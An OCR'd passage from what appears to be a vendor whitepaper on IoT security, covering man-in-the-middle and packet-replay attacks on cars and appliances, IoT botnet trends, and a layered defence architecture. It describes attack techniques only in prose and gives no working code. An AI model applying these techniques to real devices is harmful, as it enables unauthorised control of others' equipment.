                    "SensorUsbPower":    0,
                    "SensorSwitch":      0
          },
          "SessionID":         "0x0000000002"
```

- **Tampering mode (altering communication data)**

As shown in Figure 4-15, man-in-the-middle attackers can obtain plaintext data of HTTPS communication. As shown in Figure 4-16, man-in-the-middle attackers can open the car door with wireless signals[35].

Figure 4-14 Altering mode

Figure 4-15 Obtaining HTTPS plaintext data via MITM attacks




Figure 4-16 Opening the car door with wireless signals in an MITM attack

4.2.4 Control of IoT Devices via the Cloud (Mobile Clients)

The threat of taking control of a device by taking control of the cloud or terminal is real. For example, after analyzing the communication between a washing machine[36] and the cloud, an attacker can replay forged packets, thereby taking control of the washing machine.

Figure 4-17 Turning on the washing machine with via an app





Figure 4-18 Turning off the washing machine via an app

Figure 4-19 Crafting packets to control the washing machine



4.3 Security Risks Facing IoT Devices

Security risks facing IoT devices include those facing IoT device users and those facing IoT device vendors.

4.3.1 Security Risks Facing IoT Device Users

- **Personal information disclosure**

Attackers can use technical methods to obtain information of IoT users, causing privacy disclosure.

Some vendors add private functions to IoT devices to collect sensitive user information, which also makes it possible to use such privacy data in an unauthorized manner.

- **Property loss**

After obtaining the physical control of an IoT device, attackers can directly steal the user's property or use privacy data to blackmail the device user, in a bid to indirectly get the user's property. Attackers could even use the web cam on your television to determine if you are home before robbing it.

- **Threating personal safety**

Some IoT devices are crucial to the personal safety of their users, such as heart pacemakers and cars. Attackers can cause an IoT device to work improperly by obtaining the physical control of the device or scrambling the device, which directly threatens the personal safety of the device user.

- **Potential legal risks**

After obtaining the physical control of an IoT device, attackers will use the device as a middle node to attack other networks, causing business interruption. In this case, the IoT device user has to take the legal responsibility for launching network attacks.

4.3.2 Security Risks Facing IoT Device Vendors

Main security risks facing IoT device vendors include:

- Lack of security techniques. Due to the lack of security background and experience, it is likely that IoT device vendors introduce vulnerabilities in the development process. After devices go live, security events (such as network attacks, ransomware attacks, and sensitive information disclosure) may occur.
- Intrusion of supply chains from both inside and outside. IoT products are under threat of different roles (including external hackers, black market competitors, and insiders) in each phase (design, implementation, production, sales, and running). Therefore, supply chains can be attacked in each phase.
- Commercial loss. As product vulnerabilities are exploited by attackers, IoT device vendors often have to face the following consequences: user loss, cost of recall for upgrade, property loss, reputation damage, and decrease of credibility.

4.4 Prediction of IoT Threat Trends

The security of IoT devices is generally poor and devices with limited security settings have been widely used. Technology will always develop, and most people are reluctant to give up the convenience of technology for the potential risks in the long run. This is also the case for IoT threats. The experience of intelligence and convenience brought by household appliances and sensors is a tremendous appeal to both vendors and users. Therefore, the production and sales of these devices will not slow down due to the current state of IoT insecurity. It can be expected that the damage and impact brought by IoT threats will continue to increase due to the insufficient security investments in the wake of rapid technical development.

4.4.1 IoT Threats to Continuously Expand

IoT applications are aimed at achieving the Internet of everything, sharing information, and providing convenience to people's lives via highly automated and intelligent systems. For this purpose, IoT devices will continue to be incorporated into various systems as part of infrastructure for smart living.

Nowadays, there are already lots of IoT threats with a far-reaching impact. From device damage to privacy breach, from DDoS to spam, and from cryptocurrency mining to ransom attacks, hackers are showing people how the IoT can be used in unconventional ways. They leverage the large scale of IoT devices to develop various distributed applications. As IoT devices are becoming increasingly competent and intelligent, the IoT is applicable to more scenarios, with an ever expanding user base and growing appeal for hackers.

Current expert analysis[37] believes that ransomware can directly attack IoT devices and if that becomes reality, the impact will be immense. For example, a video surveillance device, after being infected, streams video clips to the attacker, who will then demand ransom from the affected users if these clips contain sensitive information. Ransomware may also attack medical equipment to shorten the life of their batteries or render them useless.

The price of cryptocurrency typically represented by Bitcoins surged in 2017. With this came the trend of cryptocurrency mining with IoT botnets. Researchers from IBM X-Force[38] detected a new variant of the ELF Linux/Mirai botnet, which had a built-in component for Bitcoin mining. In some countries, including Germany and Japan, Bitcoins have been legalized and many businesses accept payment with Bitcoins. If more countries support Bitcoins and its brethren, the price of cryptocurrency will definitely continue to rise. It is a given that there will emerge more IoT botnets engaging in cryptocurrency mining.

4.4.2 Volumetric IoT DDoS Attacks to Become a New Norm

Current IoT threats are largely represented by botnet-initiated volumetric attacks. There are sufficient reasons behind such threats that will persist on the Internet for a long time. From the perspectives of implementation, operations cost, and risk-benefit ratio, this type of attacks is fruitful and will dominate the threat landscape for years to come. The direct purpose is to make target websites deny service to legitimate users, but the motive behind this may be for malicious competition, ransom, or political appeal. With the constant development of network technologies comes the seesaw between the offensive and the defensive, which can be likened to an endless arms race. In conventional DDoS attacks, if the number of hosts is limited, attack traffic is usually amplified by means of reflection. For such attacks, some effective defenses have been developed.

In IoT-based DDoS attacks, a single device can generate heavy traffic thanks to the lowered bandwidth cost. An

IoT botnet often comprises a great number of devices, guaranteeing incessant flows of attack traffic. Predictably, volumetric DDoS attacks based on IoT devices, such as Mirai attacks, will become more common in the future.

4.4.3 IoT Attacks to Become More Frequent

In the IoT threat landscape, device vendors, consumers, watchdogs, and security vendors all play important roles.

If consumers do not consider security as a necessary element when purchasing devices, vendors will be under motivated to spend money securing their devices. As the IoT is a new thing, no related statutes are in place to regulate its applications. Device vendors do not need to worry about compliance issues and naturally feel it unnecessary to incorporate security into the entire industrial chain. In the current economy, new functions and short time to market are the main pursuits. Guided by this trend, vendors put more emphasis on the design of intelligent functions, but consider security as a dispensable option.


However, on the underground botnet market, a hot issue is how to maximize the size and functionality of botnets. The above leads to commoditization of botnets. BaaS and DDoSaaSalready exist. Attacks can be launched for as little as US$50. In such a context, it is inevitable that IoT attacks will ever increase in frequency with an ever-increasing degree of impact.

4.4.4 More P2P-based IoT Botnets to Emerge

With the development of IoT botnet detection techniques, the propagation method of botnets becomes increasingly covert. One of the techniques used to hide the delivery of botnets is P2P[5]. P2P-based botnets establish connections via P2P networks. There are no fixed C&C servers and messages are delivered to all infected devices over time. In recent years, researchers have discovered a number of such botnets. The Hajime[39] botnet found in October 2016 had infected over 300,000 IoT devices, and even the HNS[40] botnet found recently on January 10, 2017 has infected over 32,000 IoT devices. The latter uses multiple anti-defacement methods to prevent itself from being hijacked or poisoned by third parties. The botnet program can automatically conduct web infiltration attacks against network devices with the CVE-2016-10401(ZyXEL PK5001Z devices default account) vulnerability. In addition, the malware has built-in commands for data theft, code execution, and device interference.

NSFOCUS discovered a P2P botnet and dubbed it DarkCat[41]. This botnet is aimed at infecting carriers' fiber modems. Specifically, it uses a built-in user name/password dictionary to access other devices on the network via telnet. This dictionary file contains login credentials of common fiber modems from almost all carriers. In addition, the malware allows attackers to use their own private keys as signatures of instructions issued by them. Figure 4-20 shows the distribution of IoT devices affected by DarkCat sometime after the botnet was detected.

Figure 4-20 Distribution of IoT devices affected by DarkCat



Based on the preceding analysis, it can be reliably predicted that there will be more IoT botnets set up by using the P2P technique. Note that, as the P2P botnet has no central control node, peer nodes try to proactively discover other vulnerable nodes in a random manner. This means that such botnets are launched and expanded at a limited rate.

5 Peer-to-peer (P2P) is a distributed application architecture that partitions tasks or workloads between peers. As a representation of the peer-to-peer computing model, this type of networking or network works at the application layer. Each computer on the network can not only request network services but also provide resources, services, and content for other computers by responding to their requests.


But this also means that security vendors cannot block the sinkhole server (because of no central control node) and thus block all bot nodes once and for all. Another discovery is that P2P-based botnets have begun to use attackers' private-key signatures for issuance of instructions and update of software. This may loom large in the future IoT botnet landscape, posing a difficult challenge for the defensive side that usually resorts to traditional monitoring of C&C communications by using honeypots to capture instructions and then taking over the botnet. Security vendors need to think outside the box to address this challenge.

Although botnet propagation can also become stealthy by using the Tor network, we believe that P2P-based botnets will outnumber Tor-based ones in China because the Tor network is likely to be monitored or even blocked by Chinese watchdogs.

4.5 Recommendations on Secure Development of IoT Devices

Based on the preceding vulnerability and threat analysis of IoT devices, we propose the following recommendations during the development of IoT devices to prevent them from being compromised:

- During engineering design, consideration should be given to the reliability of hardware, applications, and content, thereby ensuring that attackers cannot obtain and tamper with related resources.
- Ensure that no backdoor instruction or code exists in IoT devices. As for user authentication, the design should include that users must reconfigure login information during the first configuration and use of devices.
- Secure coding specifications must be followed during product development to minimize vulnerabilities and potential risks.
- IoT devices should join the IoT with a globally unique identifier so they can be authenticated for trustworthiness when attempting to connect to one another.
- Strong cryptographic algorithms should be used during communication or data storage for data encryption (AES) and authentication (SHA-256 signature algorithm). Keys should be transferred in asymmetrical cryptography.
- Professional product security tests should be conducted on products that are ready for sale to minimize security risks.
- There should be built-in security mechanisms to make it difficult to exploit possible vulnerabilities in devices.



5 IoT Security Architecture

5.1 Typical Topology

A typical IoT application consists of terminals, a gateway, a cloud platform, and web and mobile clients, as shown in Figure 5-1.


An IoT terminal can connect to the Internet in any of the following ways:

- Using an IoT SIM card provided by the carrier. Initially, 2G, 3G, and 4G protocols were mainly used. Currently, NB-IoT also becomes a popular option. This type of application is often found with shared bikes, smart meters, points of sale (POSs), and the IoV.
- Configuring an external IP address. This type of application is often found with commercial vehicles, video surveillance devices in smart cities, and printers.
- Connecting to the Internet via a gateway by using a wireless protocol, such as Wi-Fi, Bluetooth, and ZigBee. This type of application is often found with smart home and the industrial IoT.

After connecting to the IoT service on the platform side, terminals will upload business data and status information to the platform, which will then analyze and process the uploaded data, issue control instructions to terminals, and present business values to users through web or mobile means.

At present, various IoT platform providers have emerged, which are roughly classified and briefly described in chapter 1. Like common cloud computing, these platform providers also offer services through a public cloud, private cloud, or hyb rid cloud. In this sense, the IoT can be seen as an area where cloud computing is put into actual use. Usually small- to medium-size organizations and owners of non-sensitive data opt to use public clouds, while medium- to large-size organizations and owners of sensitive data prefer private clouds or hybrid clouds

Figure 5-1 IoT architecture



5.2 Security Ecosystem

IoT applications involve multiple parties: IoT device vendors, IoT platform providers, IoT network providers, IoT application providers, users, and IoT security vendors. Each participant gives priority to different things when considering security issues. Specifically, IoT device vendors are more concerned about regulatory compliance. IoT platform providers consider more about the security of connections with devices and mobile clients and the security of their own platforms. Carriers worry more about the possibility of devices being manipulated to launch massive DDoS attacks and the possibility of IoT SIM cards being abused because of low costs. IoT application providers attach more importance to the security of data stored and the availability of applications running on the platform. Users are concerned whether IoT applications would disclose their privacy or can work as expected. IoT security vendors focus on how to better serve the preceding parties with their products. More detailed comparisons are given in Table 5-1. An IoT security solution can better cater to customer needs only when it is designed in such a way as to address the pain points of all parties.


Table 5-1 Profiling of different roles in the IoT ecosystem

Role	Current Protection	Security Capability	Security Concern	Degree of Concern	Profile
IoT device vendor	Authentication and upgrade	Low	Compliance	Very low	Cost-sensitive, and unwilling to add security measures unless very necessary
IoT platform provider	Authentication and authorization Data security	Medium	Data loss and disclosure	Medium	Use of legacy cloud security measures, with more attention paid to the security of data and the security of connections of platforms with devices
Carrier	Traffic analysis	Medium	DoS attacks Abuse of IoT SIM cards	Medium	Taking network availability as a value-added service, with no concern about actual attacks
IoT application provider	Authentication and authorization Data security	Medium	Business disruptions Data loss and disclosure	Medium	Security of data stored and availability of applications running on the platform
User	None	None	Privacy and personal security	High	Concerned about security, but with no skills, therefore relying heavily on external security solutions, for which they are unwilling to pay much
IoT security vendor	Access control, intrusion detection/ prevention, file sandboxing, and vulnerability assessment	High	Network- and terminal-level security Attack details Fast response	High	Expert in cybersecurity, with potentials waiting to be brought into full play

5.3 Security Architecture

NSFOCUS proposes a roadmap for securing the IoT featuring a three-layer architecture: the perception layer, the network layer, and the platform & application layer, as shown in Figure 5-2. Protections focus on specific issues within each layer.

Figure 5-2 IoT security architecture



5.3.1 Perception Layer


IoT devices (sensors) and gateways constitute the perception layer. There are a variety of sensors that function in different ways. They can be divided into smart ones and simple ones, depending on whether local computing capability is provided. IoT devices that function as radio frequency identification (RFID) transmitters/receivers are, in fact, labels and therefore are classified as simple devices. In contrast, cameras, STBs, and routers run on simplified operating systems and so are taken as smart devices. It is clear that smart devices are exposed to more threats.

Security at the perception layer involves the security of devices and that of connections of devices to the gateway. When we speak of device security, the first concern should be physical security of devices. Sensors and gateways should be placed where only administrators have physical access. Then anti-intrusion and anti-defacement measures should be adopted for these devices. In terms of the security of connections between devices and the gateway, it is necessary for the gateway to check whether the devices requesting connections are trusted before accepting such requests.

5.3.2 Network Layer

Network-layer security refers to network security between the IoT gateway and the background processing platform. At this layer, the main task is to address such threats as network intrusion and data sniffing. For enterprise-grade IoT applications, it is advisable to deploy intrusion prevention devices and VPN devices to ensure network-layer security.

Figure 5-3 Conceptual design of network-layer protection



5.3.3 Platform and Application Layer


Security of the platform and application layer involves the security of the data processing platform in the background and the security of applications presented in the foreground. The perception layer uploads data to the platform side for storage and the platform side analyzes and processes data besides issuing instructions to devices.

The platform, as a logical concept, can be deployed on the customer side or in the cloud. The former is often seen in large industrial or Internet enterprises, taking the form of private clouds or dedicated data centers. The latter is often adopted by small and medium-size startups or enterprises with insufficient technical strengths. In this case, data is uploaded to a public cloud, for example, China Mobile's IoT platform OneNet.

When setting up an on-premises IoT platform, one should consider traditional security protections such as access control, software testing, and audits. Currently, a common practice is to deploy the IoT platform on a private cloud. In this case, security measures, such as tenant isolation, intrusion detection, and web security, should also be adopted for these computing systems. For details, *see the Whitepaper of NSFOCUS on the Cloud Security Solution*[42]. Furthermore, the IoT is sometimes characterized by massive amounts of data that needs to be analyzed by using a big data platform whose security should also be taken into account.

Data is received and processed at this layer before being visualized for viewing with a PC or mobile application whose security should not be overlooked either.

Figure 5-4 Conceptual design of platform and application-layer protection



To sum up, IoT security involves not only the traditional infrastructure security and network security but also the security of perception devices and gateways. The general idea of the IoT security architecture is to implement hierarchical protection upon an analysis of security requirements at different layers. Moreover, business security requirements reveal their presence in all three layers. IoT security and implementation should then also be considered according to business characteristics.


5.3.4 Locations of Different Roles in the Security Ecosystem

For specific IoT applications, different IoT participants have unique roles in deployment of targeted protections by reference to the preceding security architecture:

- IoT device vendor: The main concern is terminal security. To make terminals as secure as possible, this participant should put the security development lifecycle (SDL) into practice. Before a product is put on the market, partnership with a security vendor is required to assess and enhance its security. If basic protection is in place, the IoT device vendor can, in cooperation with the security vendor, add a security probe SDK in the product to collect information about the device system, logs, and traffic, which will then be handled as part of the security vendor's professional security service.
- IoT platform provider: The main concerns are the security of the platform and the security of connections with devices and mobile clients. In terms of platform security, data security is especially important because data on IoT devices usually contains sensitive information.
